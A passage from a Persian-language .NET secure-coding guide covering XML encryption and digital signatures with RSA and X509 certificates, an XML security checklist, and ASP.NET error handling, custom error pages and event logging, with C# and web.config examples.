   EncryptedXml.ReplaceElement(
     elementToEncrypt, encryptedData, false);
}
public static void Decrypt(XmlDocument document)
{
   if (document == null)
     throw new ArgumentNullException("Doc");
   // Create a new EncryptedXml object from the document
   EncryptedXml encryptedXml =
       new EncryptedXml(document);
   // Decrypt the document.
   encryptedXml.DecryptDocument();
}
```

کد استفاده از یک گواهی‌نامه X509 نسبت به استفاده از RSA برای رمزگذاری ساده‌تر است. برای رمزگذاری دیگر نیازی به یک کلید نشست نیست و به طور خودکار تولید می‌شود. از آن‌جا که اطلاعات کافی برای تشخیص کلید مورد استفاده برای رمزگذاری در نتیجه‌ی سند XML تعبیه شده است، با استفاده از این اطلاعات به منظور جستجو برای گواهی‌نامه منطبق کار تابع رمزگذاری ساده‌تر می‌شود.

۲-٤-۷ امضای اسناد XML

امضای یک سند XML شامل ایجاد یک مرجع به امضا، یک پاکت برای نگه‌داری مرجع، امضای سند و الحاق امضاء به سند می‌باشد. مثال زیر ایجاد امضای XML برای یک سند از یک نمونه الگوریتم RSA را نمایش می‌دهد.

```
public static void SignXml(XmlDocument document, RSA algorithm)
{
     // Create a SignedXml object.
     SignedXml signedXml = new SignedXml(document)
                                {
                                  SigningKey = algorithm
```

```
                                    };
     // Create a reference to be signed.
     Reference reference = new Reference
                                    {
                                            Uri = ""
                                    };
     // Create an envelope for the signature.
     XmlDsigEnvelopedSignatureTransform env =
         new XmlDsigEnvelopedSignatureTransform();
     reference.AddTransform(env);
     // Add the reference to the SignedXml object.
     signedXml.AddReference(reference);
     // Compute the signature.
     signedXml.ComputeSignature();
     // Get the XML representation of the signature and save
     // it to an XmlElement object.
     XmlElement xmlDigitalSignature = signedXml.GetXml();
     // Append the element to the XML document.
     document.DocumentElement.AppendChild(
         document.ImportNode(xmlDigitalSignature, true));
}
```

یک سند امضاشده چیزی شبیه به زیر خواهد بود (عنصر SignatureValue برای اختصار ویرایش شده است):

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <message>You have just been paid.</message>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      <SignatureMethod
         Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
       <Reference URI="">
        <Transforms>
          <TransformAlgorithm=
            "http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
        <DigestValue>i4QXaOIHLNGsTuAptLdsk9Yzvm8=</DigestValue>
      </Reference>
    </SignedInfo>
<SignatureValue>IMpKlKn3gtf2HHVANL....hg4qMH4jNAMvrGxDU/+iiV9cUYwSI=
</SignatureValue>
  </Signature>
</envelope>
```

همان‌طور که مشاهده می‌شود امضا، همراه با جزییاتی از الگوریتم مورد استفاده، به سند XML اضافه شده است. به منظور بررسی یک سند امضا شده‌ی متقارن، نیاز به بخش‌های کلید عمومی استفاده‌شده برای

امضای آن دارید. مثال زیر نشان می‌دهد که چگونه یک فایل XML امضا شده با یک امضای تک تشکیل شده از یک کلید متقارن را می‌توان بررسی کرد.

```
public static Boolean IsSignedXMLValid(XmlDocument document, RSA key)
{
     // Create a new SignedXml object and load
     // the signed XML document.
     SignedXml signedXml = new SignedXml(document);
     // Find the "Signature" node and create a new
     // XmlNodeList object.
     XmlNodeList nodeList = document.GetElementsByTagName("Signature");
     // Throw an exception if no signature was found.
     if (nodeList.Count  <=  0)
     {
         throw new CryptographicException("No signature found.");
     }
     // Load the first  < signature > node.
     signedXml.LoadXml((XmlElement)nodeList[0]);
     // Check the signature and return the result.
     return signedXml.CheckSignature(key);
}
```

ایجاد امضا با یک گواهی‌نامه X509 کمی پیچیده‌تر است، چرا که معمولاً بخش عمومی از گواهی‌نامه برای کمک به بررسی و تایید، در داخل پیام قرار می‌گیرد. مثال زیر یک نمونه از نحوه‌ی امضای یک سند XML با استفاده از یک گواهی‌نامه بارگذاری شده را نشان می‌دهد.

```
public   static   void   SignXml(XmlDocument   document,   X509Certificate2
certificate)
{
     // Create a SignedXml object.
     SignedXml signedXml = new SignedXml(document)
     {
        SigningKey = certificate.PrivateKey
     };
     // Create a reference to be signed.
     Reference reference = new Reference
     {
        Uri = ""
     };
     // Create an transformation to the reference
     XmlDsigC14NTransform transform = new XmlDsigC14NTransform();
     reference.AddTransform(transform);
     // Create an envelope to add to the reference
     XmlDsigEnvelopedSignatureTransform envelope =
         new XmlDsigEnvelopedSignatureTransform();
     reference.AddTransform(envelope);
     // Add the reference to the SignedXml object.
     signedXml.AddReference(reference);
     // Create a key information object to allow verification
     // to use the embedded certificate public key.
     KeyInfo keyInfo = new KeyInfo();
```

```
     keyInfo.AddClause(new KeyInfoX509Data(certificate));
     signedXml.KeyInfo = keyInfo;
     // Compute the signature.
     signedXml.ComputeSignature();
     // Get the XML representation of the signature and save
     // it to an XmlElement object.
     XmlElement xmlDigitalSignature = signedXml.GetXml();
     // Append the element to the XML document.
     document.DocumentElement.AppendChild(
         document.ImportNode(xmlDigitalSignature, true));
}
```

نتیجه‌ی حاصل‌شده را می‌توانید در زیر مشاهده کنید. در این حالت شما یک بخشی از اطلاعات کلید را به سند امضاشده اضافه کرده‌اید (SignatureValue و مقدار X509Certificate برای اختصار ویرایش شده‌اند) :

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <message>You've been paid</message>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-
sha1" />
      <Reference URI="">
        <Transforms>
          <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-
20010315" />
          <Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        </Transforms>
        <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"
/>
        <DigestValue>CuCJKs417Hp2RfUP9FTgZv4htKc=</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>SR2++...Tjg=</SignatureValue>
    <KeyInfo>
      <X509Data>
        <X509Certificate>MIIEzDCCA7Sg...Ege5suU9Q=</X509Certificate>
      </X509Data>
    </KeyInfo>
  </Signature>
</envelope>
```

همان‌طور که می‌بینید، این پیام بزرگتر از یک پیام امضا شده با روش متقارن است، علت این موضوع وجود عنصر KeyInfo که حاوی یک رونوشت از بخش‌های عمومی گواهی‌نامه است، می‌باشد. بررسی یک سند

X509 امضا شده با این روش به سادگی چک کردن سند امضا شده با روش متقارن است، این امر در مثال زیر نشان داده شده است.

```
public static bool VerifySignature(XmlDocument document)
{
     // Create a new SignedXml object and load
     // the signed XML document.
     SignedXml signedXml = new SignedXml(document);
     // Find the "Signature" node and create a new
     // XmlNodeList object.
     XmlNodeList nodeList = document.GetElementsByTagName("Signature");
     // Throw an exception if no signature was found.
     if (nodeList.Count  <=  0)
     {
         throw new CryptographicException("No signature found.");
     }
     // Load the first  < signature > node.
     signedXml.LoadXml((XmlElement)nodeList[0]);
     // Check the signature and return the result.
     return signedXml.CheckSignature();
}
```

توجه کنید که در اینجا برای بررسی امضا نیازی به مشخص کردن کلید نیست، چرا که کلید عمومی گواهی‌نامه در امضا گنجانده شده است. اگر می‌خواهید کلید امضا را برای بررسی امضا استخراج کنید، به مثال زیر توجه نمایید.

```
public static bool VerifySignature(
   XmlDocument document,
   ref X509Certificate signingCertificate)
{
   // Create a new SignedXml object and load
   // the signed XML document.
   SignedXml signedXml = new SignedXml(document);
   // Find the "Signature" node and create a new
   // XmlNodeList object.   XmlNodeList nodeList =
   document.GetElementsByTagName("Signature");
   // Throw an exception if no signature was found.
   if (nodeList.Count  < = 0)
   {
     throw new CryptographicException("No signature found.");
   }
   // Extract the signing certificate
   foreach (KeyInfoClause keyInfoClause in signedXml.KeyInfo)
   {
     if (keyInfoClause is KeyInfoX509Data)
     {
       KeyInfoX509Data keyInfoX509Data =
         keyInfoClause as KeyInfoX509Data;
       if ((keyInfoX509Data.Certificates != null)  &&
           (keyInfoX509Data.Certificates.Count == 1))
            signingCertificate = (X509Certificate)
```

```
        {
                keyInfoX509Data.Certificates[0];
        }
      }
    }
    // Load the first  <signature > node.
    signedXml.LoadXml((XmlElement)nodeList[0]);
    return signedXml.CheckSignature();
}
```

۳-۷۰۴ یک چک‌لیست برای XML

چک‌لیست زیر را هنگام استفاده از XML در برنامه‌ی خود دنبال کنید:


- XML باید قبل از اعتماد و استفاده از آن اعتبارسنجی شود. به یاد داشته باشید که خوش‌ترکیب بودن سند XML اعتبار آن را تضمین نمی‌کند.
- همه‌ی XMLها را با یک شمای سخت‌گیرانه اعتبارسنجی کنید. هر زمان که ممکن است از رونوشت‌های محلی XML استفاده کنید. اگر نیاز به استفاده از شماهای خارجی دارید از یک مکانیزم کش استفاده کنید.
- روش رمزگذاری مناسب را براساس نیاز خود انتخاب کنید. به طور کلی، اگر برنامه‌ی شما به رمزگذاری و رمزگشایی داده‌های مشابه نیاز دارد، یک الگوریتم متقارن انتخاب کنید. اگر برنامه‌ی شما با یک سیستم خارجی ارتباط دارد، یک الگوریتم نامتقارن را انتخاب کنید.
- اگر می‌خواهید نسبت به تغییر نکردن داده‌ها اطمینان داشته باشید همیشه از امضای دیجیتال استفاده کنید. رمزگذاری برای تشخیص تغییرات در داده‌ها کافی نیست؛ حتی داده‌های رمزگذاری نشده به یک مکانیسم برای تشخیص تغییرات نیاز دارند. از امضای دیجیتال برای ارایه یک مکانیزم امنیتی در مقابل تغییرات غیرمجاز استفاده کنید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۸ مدیریت، نظارت و ثبت خطا در دات‌نت


برنامه‌های ASP.NET باید قادر به مدیریت یکنواخت خطاهایی که در طول اجرا رخ می‌دهد باشند. ASP.NET از زبان مشترک زمان اجرا (CLR) استفاده می‌کند که روشی را برای اعلام خطا به صورت یکنواخت به برنامه‌ها فراهم می‌کند. وقتی یک خطا اتفاق می‌افتد، یک استثنا ایجاد می‌شود. یک استثنا یک خطا، حالت یا رفتار غیرمنتظره است که یک برنامه با آن مواجه می‌شود.

پیام‌های خطا یکی از مفیدترین جاها برای یافتن اطلاعات هنگام حمله به یک برنامه‌ی وب هستند. ارسال داده‌ی غیرمنتظره به یک برنامه می‌تواند باعث بروز خطاهای درونی شود که نشانه‌هایی از چگونگی عملکرد سیستم را فاش می‌کند و اطلاعاتی را درباره راه‌های دیگر حمله ارایه می‌کند که همه به کشف آسیب‌پذیری‌ها می‌انجامند. وقتی یک استثنا رخ می‌دهد ASP.NET کارکرد داخلی برنامه‌ی شما را از طریق یک صفحه‌ی خطا که در شکل زیر نشان داده شده است فاش می‌کند:



شکل ۸-۱: صفحه‌ی خطای پیش‌فرض ASP.NET

این صفحه‌ی خطا پر از اطلاعات مفید برای برنامه‌نویسان و متاسفانه برای مهاجمان است. شما می‌توانید استثنای رخ داده، کد اطراف خطی که خطا در آن رخ داده، یک رد پای پشته از برنامه، نسخه‌ای از ASP.NET که روی کارگزار وب اجرا شده است و محل فایل‌ها روی دیسک میزبان برنامه‌ی وب را ببینید. این به وضوع یک مشکل است. خوشبختانه ASP.NET به صورت پیش‌فرض این خطا را به درخواست‌های محلی نشان می‌دهد. کاربران راه دور یک صفحه‌ی خطا مطابق شکل زیر مشاهده می‌کنند:



شکل ۸-۲: صفحه‌ی پیش‌فرض خطای برنامه ASP.NET برای کاربران راه‌دور

صفحه‌ی پیش‌فرض خطا به مهاجم نشان می‌دهد که یک خطا رخ داده و هم‌چنین نشان می‌دهد که برنامه یک برنامه‌ی ASP.NET است. شما به این دلیل باید از استفاده از صفحات پیش‌فرض خطا خودداری کنید.

صفحات خطا با استفاده از عنصر پیکربندی customeErrors در فایل web.config کنترل می‌شوند.

```
<system.web>
    <customErrors mode="On" defaultRedirect="~/error.aspx">
    </customErrors>
</system.web>
```

در مثال پیکربندی فوق، صفت defaultRedirect با مقدار error.aspx مقداردهی شده است. این پیکربندی یعنی تمام خطاها به صفحه error.aspx در ریشه‌ی برنامه‌ی وب شما فرستاده می‌شوند و این به شما امکان می‌دهد که یک صفحه‌ی خطای سفارشی به کاربرانتان نمایش دهید. اغلب، شما می‌خواهید صفحات خطای

متفاوتی را بر اساس خطای رخ داده نشان دهید. مثلا پیکربندی زیر خطاهای عدم یافتن صفحه را به notfound.aspx می‌فرستد:

```
<system.web>
     <customErrors mode="On" defaultRedirect="~/error.aspx" >
         <error statusCode="404" redirect="~/notfound.aspx" />
     </customErrors>
</system.web>
```

این یک رهیافت ساده برای پیام‌های خطا است، ولی دو نقطه ضعف زیر را دارد:

- مرورگر وب کارخواه از طریق یک کد پاسخ HTTP ۳۰۲ (Object Moved) به صفحه‌ی خطا ارسال می‌شود. این به سادگی توسط ابزارهای اسکن تشخیص داده می‌شود و اغلب این را به عنوان نشانه‌ای برای یک خطای بالقوه در نظر می‌گیرند.
- وضعیتی که باعث بروز خطا شده به سادگی قابل دسترسی نیست، بنابراین شما هیچ سابقه‌ای از آنچه که باعث بروز خطا در برنامه شده ندارید و این احتمالا خطاها را کشف نشده باقی می‌گذارد.

اغلب برنامه‌نویسان ترغیب می‌شوند که خطاها را در یک کارگزار وب عملیاتی با استفاده از پیام‌های کامل خطا برطرف کنند و بتوانند این خطاها را از ایستگاه کاری راه دور خود مشاهده کنند. با این حال هیچ روشی برای محدود کردن صفحه خطای کامل به ماشین‌های خاص وجود ندارد و تغییر وضعیت به صفحه‌ی خطای کامل به این معنی است که هر کس که یک باعث یک خطا شود چیزی شبیه آنچه در شکل ۸-۱ نشان داده شده است، مشاهده می‌کند.

نکته: OWASP از آسیب‌پذیری‌هایی نظیر این‌ها به عنوان مدیریت نامناسب خطا یاد می‌کند که نوعی از نشت اطلاعات است.

در چارچوب دات‌نت، یک استثنا یک شی است که از کلاس System.Exception به ارث می‌رود. یک استثنا در منطقه‌ای از کد که مشکل به وقوع پیوسته است، ایجاد می‌شود. این استثنا در پشته‌ی فراخوانی به بالا رد می‌شود تا جایی‌که برنامه کدی برای مدیریت استثنا فراهم کند. اگر برنامه‌ی استثنا را مدیریت نکند، مرورگر مجبور به نمایش جزییات خطا می‌شود.

به عنوان بهترین تجربه، خطاها را در سطح کد با استفاده از بلوک‌های Try/Catch/Finally مدیریت کنید. سعی کنید که این بلوک‌ها را به گونه‌ای استفاده کنید که کاربر بتواند مشکلات را در زمینه‌ای که اتفاق می‌افتد برطرف کند. اگر بلوک‌های مدیریت خطا خیلی از جایی که خطا اتفاق افتاده است دور باشند، ارایه اطلاعات لازم برای رفع خطا به کاربران مشکل‌تر می‌شود.

۸-۱ کلاس Exception

کلاس Exception کلاس پایه‌ای است که استثناها از آن به ارث می‌روند. اکثر اشیا استثنا نمونه‌هایی از یک کلاس مشتق‌شده از کلاس Exception، نظیر کلاس SystemException، کلاس IndexOutOfRangeException یا کلاس ArgumentNullException هستند. کلاس Exception ویژگی‌هایی دارد، که درک یک استثنا را ساده‌تر می‌کند. این ویژگی‌ها عبارتند از:

- ویژگی StackTrace: این ویژگی یک رد پا از پشته را در خود دارد که از آن می‌توان برای تعیین جایی‌که خطا در آن اتفاق افتاده استفاده کرد. رد پای پشته شامل نام فایل کد منبع و اگر اطلاعات عیب‌یابی موجود باشد شماره‌ی خط برنامه است.
- ویژگی InnerException: این ویژگی را می‌توان برای ایجاد و نگه‌داری مجموعه‌ای از استثناها در طول مدیریت استثنا استفاده کرد. شما می‌توانید از این ویژگی برای ایجاد یک استثنای جدید که استثناهای قبلی را در خود دارد استفاده کنید. استثنای اصلی را می‌توان توسط استثنای دوم در ویژگی InnerException نگه داشت تا کدی که استثنای دوم را مدیریت می‌کند بتواند اطلاعات اضافی را بررسی کند.

  مثلاً فرض کنید که شما یک تابع دارید که یک فایل را می‌خواند و داده‌ها را شکل می‌دهد. کد سعی می‌کند که از فایل بخواند ولی یک استثنای FileException ایجاد می‌شود. تابع FileException را می‌گیرد و یک BadFormatException ایجاد می‌کند. در این مورد، FileException را می‌توان در ویژگی InnerException ذخیره کرد.
- ویژگی Message: این ویژگی جزییاتی در مورد علت استثنا ارایه می‌کند.
- ویژگی HelpLink: در این ویژگی می‌توان یک URL به یک فایل راهنما ذخیره کرد که اطلاعات اضافی کاملی درباره‌ی علت یک استثنا دارد.
- ویژگی Data: این ویژگی یک IDictionary است که می‌تواند داده‌ی دلخواه را به صورت زوج‌های کلید-مقدار در خود نگه دارد.

اکثر کلاس‌هایی که از Exception به ارث می‌روند اعضای بیشتری یا عملکرد بیشتری پیاده‌سازی نمی‌کنند؛ آن‌ها فقط از Exception به ارث می‌روند. بنابراین مهم‌ترین اطلاعات برای یک استثنا را می‌توان در سلسله‌مراتب استثناها، نام استثنا و اطلاعات درون استثنا پیدا کرد.

۸-۲ سلسله‌مراتب مدیریت استثنا

در یک برنامه‌ی کاربردی فرم‌های وب ASP.NET، خطاها را می‌توان بر اساس یک سلسله‌مراتب مدیریتی خاص مدیریت کرد. یک استثنا را در سه سطح زیر می‌توان مدیریت کرد:

- سطح برنامه
- سطح صفحه
- سطح کد

وقتی یک برنامه استثناها را مدیریت می‌کند، اغلب اطلاعات اضافی در مورد استثنا که از کلاس Exception به ارث رفته است دریافت شده و به کاربر نشان داده می‌شود. علاوه بر سطوع برنامه، صفحه و کد، شما می‌توانید استثناها را در سطح پیمانه‌ی HTTP و با استفاده از یک handler سفارشی IIS مدیریت کنید.

۸-۲-۱ مدیریت استثنا در سطح کد

دستور try-catch شامل یک بلوک try است که به دنبال آن یک یا چند عبارت catch می‌آید که هر کدام یک اداره‌کننده برای استثناهای متفاوت هستند. هنگام ایجاد یک خطا، زبان مشترک زمان اجرا (CLR) به دنبال دستور catchای می‌گردد که این استثنا را مدیریت می‌کند. اگر تابعی که هم اکنون در حال اجراست یک بلوک catch نداشته باشد، CLR به تابعی که تابع جاری را فراخوانی کرده است نگاه می‌کند و این کار را به سمت بالای پشته فراخوانی ادامه می‌دهد. اگر هیچ بلوک cacthای یافت نشد، آنگاه CLR یک پیام استثنای مدیریت‌شده به کاربر نمایش می‌دهد و اجرای برنامه را متوقف می‌کند.

کد زیر یک روش رایج از استفاده از try/catch/finally برای مدیریت خطاها را نشان می‌دهد.

```
try
{
    file.ReadBlock(buffer, index, buffer.Length);
}
catch (FileNotFoundException e)
{
    Server.Transfer("NoFileErrorPage.aspx", true);
}
catch (System.IO.IOException e)
{
    Server.Transfer("IOErrorPage.aspx", true);
}

finally
{
    if (file != null)
```

```
    {
        file.Close();
    }
}
```

در کد فوق، بلوک try شامل کدی است که باید در مقابل یک استثنای محتمل محافظت شود. این بلوک اجرا می‌شود تا زمانی‌که یک استثنا ایجاد شود یا بلوک با موفقیت کامل شود. اگر یک استثنای FileNotFoundException یا یک استثنای IOException رخ دهد، اجرا به صفحه‌ی دیگری منتقل خواهد شد. سپس کدی که در بلوک finally قرار گرفته است اجرا خواهد شد، چه استثنا رخ بدهد چه رخ ندهد.

۲-۲-۸ مدیریت استثنا در سطح صفحه

اگر ممکن است شما باید خطاها را با استفاده از بلوک‌های try/catch در کد خود مدیریت کنید، چون یک مشکل در جایی که اتفاق می‌افتد ساده‌تر اصلاح می‌شود. اگر کاربر می‌تواند به حل یک مشکل کمک کند، صفحه می‌بایست به همان جایی برگردد که کاربر زمینه لازم برای درک این‌که چه باید بکند را دارد.

یک مدیر سطح صفحه شما را به صفحه برمی‌گرداند ولی دیگر چیزی روی صفحه نیست چون نمونه‌های کنترل‌ها ساخته نشده‌اند/ برای ارایه اطلاعات به کاربر شما باید آن را روی صفحه بنویسید.

شما احتمالاً از یک مدیر خطای سطح صفحه برای ثبت خطاهای مدیریت نشده یا بردن کاربر به یک صفحه که می‌تواند اطلاعات مفیدی نشان دهد، استفاده خواهید کرد.

نمونه‌ی کد زیر یک handler برای رویداد Error در یک صفحه‌ی وب ASP.NET را نشان می‌دهد. این اداره‌کننده تمام استثناهایی را دریافت می‌کند که قبلاً توسط بلوک‌های try/catch در صفحه مدیریت نشده‌اند.

بعد از این‌که شما یک خطا را مدیریت می‌کنید، شما باید با استفاده از تابع ClearError از شی Server (کلاس HttpServerUtility) آن را پاک کنید.

مثال زیر نمونه‌ای از مدیریت خطاها در یک کلاس صفحه با استفاده از یک کلاس Error است که در جای دیگری از پروژه برای ارایه عملکرد ثبت تعریف شده است:

```
public partial class MyPage : System.Web.UI.Page { ....
    protected void Page_Error(object sender, EventArgs e)
    {
        // Log Errors.
        Exception ex = Server.GetLastError();
        Error.Log(ex);
        Server.ClearError();
    }
}
```

۳-۲-۸ مدیریت استثنا در سطح برنامه

اگر یک استثنا در سطح صفحه مدیریت نشود، آنگاه به سطح برنامه منتشر می‌شود و در سطح برنامه در فایل global.asax یک رویداد Application_Error وجود دارد که استثنا در آن مدیریت می‌شود.

این می‌تواند یک مکان متمرکز برای مدیریت تمام نیازمندی‌های مدیریت استثنا در سطح پروژه باشد.

```
void Application_Error(object sender, EventArgs e)
{
     // Code that runs when an unhandled error occurs
    Exception Ex =Server.GetLastError();
    Server.ClearError();
    Server.Transfer("Error.aspx");
}
```

یک مدیر خطا که در فایل Global.asax تعریف شده است، فقط خطاهایی که در زمان پردازش درخواست‌ها توسط ASP.NET رخ می‌دهند را می‌گیرد. مثلاً یک خطا را می‌گیرد اگر یک کاربر یک فایل aspx. را درخواست کند که در برنامه‌ی شما وجود ندارد. با این حال اگر کاربر یک فایل ناموجود htm. را درخواست کند، خطایی دریافت نمی‌شود. برای خطاهای غیر از ASP.NET شما می‌توانید یک مدیر سفارشی در IIS ایجاد کنید. این مدیر سفارشی هم برای خطاهای سطح کارگزار فراخوانی نمی‌شود.

شما نمی‌توانید اطلاعات خطا را برای درخواست‌ها از فایل Global.asax به خروجی بفرستید. شما باید کنترل را به صفحه دیگری که عموما یک صفحه‌ی فرم وب است، منتقل کنید. هنگام انتقال کنترل به صفحه‌ی دیگر، از تابع Transfer استفاده کنید. این زمینه‌ی جاری را حفظ می‌کند به طوری‌که شما می‌توانید اطلاعات خطا را از تابع GetLastError دریافت کنید.

بعد از مدیریت خطا، شما باید با استفاده از تابع ClearError از شی Server (کلاس HttpServerUtility) آن را پاک کنید.

۳-۸ ثبت خطاها و نظارت بر برنامه

حال که می‌دانید چگونه خطاها را دریافت کنید، باید یک استراتژی مدیریت خطا را پیاده‌سازی کنید: ثبت[۱]. ثبت خطا تنها یک استراتژی امنیتی نیست و شما را قادر می‌سازد که محل بروز مشکلات بالقوه را در برنامه

[۱] Logging

را کشف کنید. ثبت برای موارد مثبت نیز باید استفاده شود مثلا برای ثبت احراز هویت موفق، دسترسی به منابع محافظت شد و غیره. ثبت مثبت نظارت ساده‌ای را برای برنامه شما فراهم می‌کند. روش‌های مختلفی برای ثبت خطاها وجود دارد. مثلاً اگر شما یک مرکز داده‌ی بزرگ دارید و برنامه‌های خود را از طریق مدیر عملیات مایکروسافت[1] نظارت می‌کنید، شما خطاها را با استفاده از WMI[2] ثبت می‌کنید. برای یک کارگزار منفرد، شما ممکن است که نرم‌افزاری داشته باشید که بر ثبت وقایع ویندوز نظارت کند. اگر شما در یک محیط میزبانی شده باشید، گزینه‌های شما ممکن است به ثبت در یک پایگاه‌داده یا ارسال یک ایمیل به یک حساب نظارت شما محدود شود.

هر گزینه‌ای که انتخاب کنید، باید بر آن نظارت شود و پیام‌هایی که برای آن می‌فرستید باید به وضوع مشکل را بیان کند. یک پیام ایمیل که به یک حساب ایمیل نظارت شده ارسال می‌شود ممکن است نیازی به جزییات کامل یک پیام خطا نداشته باشد، ولی ممکن است به یک آدرس قفل شده برای کاربر مدیر اشاره کند که رد پای پشته و اطلاعات دیگر که شما می‌توانید برای تکرار خطا استفاده کنید، نمایش دهد.

هشدار: خیلی مهم است که تحت هیچ شرایطی شما اطلاعات حساس نظیر کلمه‌ی عبور یک کاربر یا کد اعتبارسنجی کارت اعتباری را ثبت نکنید. همیشه فرض کنید که ثبت شما خودش هم ممکن است افشا شود.

۸-۳-۱ استفاده از ثبت رویداد ویندوز[3]

ثبت رویداد ویندوز احتمالاً رایج‌ترین چارچوب ثبت موجود برای یک برنامه‌ی ویندوز است و چارچوب دات‌نت کلاس‌های خاصی را برای کار با ثبت رویداد ویندوز در فضای نام EventLog فراهم می‌کند. برای نوشتن یک رویداد در ثبت رویداد ویندوز، از EventLog.WriteEntry استفاده می‌شود. یک ورودی نیاز به یک منبع رویداد، یک شماره‌ی خاص برنامه برای رویداد و یک نوع رویداد (مثلاً، هشدار، خطا یا بحرانی) دارد. کد زیر یک رویداد خطا را در ثبت وقایع ویندوز می‌نویسد:

```
EventLog.WriteEntry("MyWebApplication",
    "Something bad happened", EventLogEntryType.Error, 101);
```

